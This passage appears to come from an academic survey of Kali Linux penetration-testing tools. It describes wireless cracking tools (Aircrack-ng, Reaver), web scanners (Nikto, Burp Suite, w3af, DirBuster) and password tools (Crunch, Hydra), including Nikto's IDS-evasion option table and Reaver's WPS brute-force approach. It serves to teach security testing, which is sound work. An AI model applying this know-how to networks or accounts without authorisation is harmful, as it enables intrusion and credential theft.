


Figure 3.39: Nessus main screen

3.5 Wireless Attacks tools

3.5.1 Aircrack-ng

Aircrack-ng is a network software suite which consist of a detector, packet sniffer, WEP and WPA cracking tool for 802.11 wireless LANs. It works with any wireless network interface adapter whose driver supports the monitor mode. The whole suite is often used by the penetration testers and focuses on different areas of WiFi security such as ^[66,67]:

- ❖ Monitoring – Packet capture and export data from these packets in order to analyze them
- ❖ Attacking – Replay attacks, deauthentication attack, fake access point etc.
- ❖ Testing – Checking network adapter
- ❖ Cracking – The suite can crack network with WEP and WPA PSK encryption

This suite is pre-installed on the Kali Linux Operating system which is most common for the penetration testers.




Figure 3.40: Aircrack on the Kali Linux

Aircrack-ng suite includes the below tools [66,67]:

- ❖ Airbase-ng – tool with many purpose which aimed at attacking clients instead of Access point(AP)
- ❖ Aircrack-ng – tool that help to crack the 802.11 WEP and WPA/WPA2-PSK key
- ❖ Airdcap-ng – tool to decrypt WEP/WPA/WPA2 capture files
- ❖ Airdrop-ng – A rule based wireless deauthentication tool
- ❖ Aireplay-ng – Inject and replay wireless packets
- ❖ Airgraph-ng – Graph wireless network
- ❖ Airmoan-ng – Enable or disable monitor mode for wireless adapter
- ❖ Airodump-ng – tool that capture 802.11 frames




Figure 3.41: Aircrack Options

3.5.2 Kismet

Kismet is an 802.11 wireless network detector, packet sniffer and intrusion detection system. It works with any wireless adapter which support monitor mode. This tool is passively collecting packets and detecting standard named networks, also detecting hidden networks as opposed to other tools, and presence of no beaconing networks via data traffic. [68,69]




Figure 3.44: Kismet main screen on web browser

3.5.3 Reaver

The Reaver tool is used from the penetration tester in order to implement a brute force attack against WiFi protected setup (WPS) register PINs and recover WPA/WP2 passphrase. Depending on the target's Access Point (AP), the tool needs between 4 to 10 hours to recover the WPA/WPA2 passphrase in plaintext format with the brute force method. Depending on the target's Access Point (AP), with the transitional online brute force method needs between 4 to 10 hours to recover the WPA/WPA2 passphrase in plaintext format but with the Reaver tool this time period is reduced on the half in order to guess the correct WPS pin and recover the passphrase. Furthermore, when the penetration tester use offline attack and the AP is vulnerable the tool maybe need only some seconds to guess the WPS pin. [70]




Figure 3.45: Reaver tool on Kali Linux




Figure 3.46: Parameters for Reaver tool

3.6 Web Applications Tools

3.6.1 DirBuster

Dirbuster is a multi-threaded Java application which was designed to brute force directories and files names on web/Application server. More specifically this tool helps the penetration testers to find all the directories or files on the web server. including those that are hidden. This tool is not be able to exploit something that they found because this is not the purpose of this tool.

Dirbuster include 9 different lists which make it extremely effective at finding these hidden files and directories. Moreover, this tool is used by developers in order to help them increase the security of applications. [71,72,73]




Figure 3.47: Dibuster on Kali Linux




Figure 3.48: Dibuster main screen

3.6.2 Nikto

Nikto is a free open-source vulnerability scanner that scan the web server in order to find vulnerabilities such as files/CGIs, outdated server software etc. This tool performs generic and server type specific check and also capture and print any cookie that have received. Nikto includes checks for over 6700 potentially dangerous files/programs, checks for outdated version of over 1250 server and version specific problems on over 270 servers. [74,75,76]

During web app scanning, different scenarios might be encountered. Nikto supports a wide variety of options that can be implemented during such situations. The following options are included in the Nikto^[75]:

- ✓ **-Cgidirs:** This option is used to scan specified CGI directories. Nikto users can select to scan all CGI directory such as /cgi-test/ or none of them. If this option is not specified from the user in the command, then all CGI directories will be tested. The list of CGI directories is contained in the file config.txt.
- ✓ **-config:** This option allows the penetration tester to specify an custom config file to use instead of the config.txt which is the default
- ✓ **-Display:** This option helps the penetration tester to control the output that Nikto shows. In order to determine the output, the nikto allow some reference number such as:

Reference Number	Description
1	show redirects
2	Show cookies that received
3	show all 200/ok responses
4	Show URLs which require authentication

- ✓ **-evasion:** This option allows penetration tester to specify the intrusion detection system evasion technique to use. Similar to before the tester should use a reference number with this option and specify the type of technique.

Reference Number	Description
1	Random URI encoding
2	Directory self-reference
3	Premature URL ending
4	Prepend long random string
5	Fake parameter
6	TAB as request spacer
7	Change the case of the URL
8	Use Windows directory seperator

- ✓ **-Format:** The penetration tester with this option can choose in which format can save the results of Nikto Scan. In order to use the option `-format`, they should also used the `-o`(-output). Valid formats for the output are `csv`, `html`, `txt` and `xml`.
- ✓ **-host:** This option is used only to specify the host to target. It can be and IP address, hostname as well as text file of hosts.
- ✓ **-id:** If the website require authentication this option is suitable as it allows the penetration tester to specify the ID and password to use.
- ✓ **-no404:** This option is very useful as it disables 404 (File not found) checking. If the penetration tester uses this option the number of requests is reduced and the checking is faster. Therefore, this option could lead to more false positive being discovered.
- ✓ **-port:** The port option specifies the TCP ports to target. The penetration tester can use a range of port (e.g. 70-80) or can use comma-delimited list (e.g. 80,88,22 etc.).




Figure 3.49: Nikto on Kali Linux




Figure 3.50: Parameters for Nikto tool

3.6.3 Burp Suite

Burp Suite is one of the most popular penetration testing and vulnerability finder tools and is often used for checking web application security. The main features of Burp Suite is its ability to intercept HTTP requests. Usually, the HTTP requests are created from the web browser and forwarding to a web server and the web server send the response to the web browser. But, when a penetration tester use the Burp Suite the HTTP requests go from the browser straight to Burp Suite, which intercepts the traffic. Then in the Burp Suite, the tester can alter the HTTP request with various way before forwarding the request on the web server. This mean that the Burp Suite acts as a proxy server, also called man in the middle between the browser and the web application. This help the penetration tester to have finer control over the exact traffic he is sending and receiving. [77,78]




Figure 3.51: Burp Suite on Kali Linux




Figure 3.52: Burp Suite main screen

3.6.4 w3af

w3af (Web Application Attack and Audit Framework) is an open-source web application security scanner. This tool is used by penetration tester in order discover vulnerabilities in web application and exploit them. W3af offer a graphical user interface (GUI) which is user friendly environment but also offer a command-line interface(w3af-console).

The w3af is divided into two main parts the core and the plug-ins. The core part is responsible for the process and provide features through plug-ins, which find the vulnerabilities and exploit them. The w3af core and its plug-ins are fully written in Python. The plug-ins can be categorized as Discover, Audit, Grep, Attack, Output, Mangle, Evasion or brute force. W3af contain more than 130 plugins, which identify and exploit SQL injection, XSS (Cross site scripting), remote file inclusion (FLI) etc. [79,80]

3.7 Password Attacks Tools

3.7.1 Crunch

Many times, the penetration testers in order to crack passwords they execute a dictionary attack. In this attack the penetration tester uses a default list of passwords or a custom list in order to crack the password. A tool that helps the penetration testers to create these custom lists with passwords is the Crunch. More specific the Crunch is a wordlist generator where the penetration tester can specify some rules in order to create the list. Crunch can generate all possible combinations and permutations. [81,82,83]

The main features of this tool are:

- generate wordlist in both combination and permutation way
- can split the output by number of lines or file size
- the pattern can be number and symbols
- the pattern can be upper- and lower-case characters
- Unicode supported




Figure 3.53: Crunch tool on Kali Linux

```
> Executing "crunch"
crunch version 3.6

Crunch can create a wordlist based on criteria you specify. The output from crunch can be sent to the screen, file, or to another program.

Usage: crunch <min> <max> [options]
where min and max are numbers

Please refer to the man page for instructions and examples on how to use crunch.
root@kali:~#
```

Figure 3.54: Information and example for Crunch tool

3.7.2 Hydra

Another useful tool for penetration testers in the password attacks is the Hydra. Hydra is a parallelized login cracker which support many protocols to attack. It is very fast and flexible. This tool helps the researches and security consultants to find how easy it would be to gain unauthorized access to a system remotely.

Hydra is using two different approaches in order to generate and find possible passwords. The first one is the wordlist attack (Dictionary attack) and the second one is the brute force attack

In addition, Hydra support many common login protocols such as IMAP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, SMTP, Telnet, FTP, Cisco AAA, Cisco auth, Cisco enable. [84,85,86]

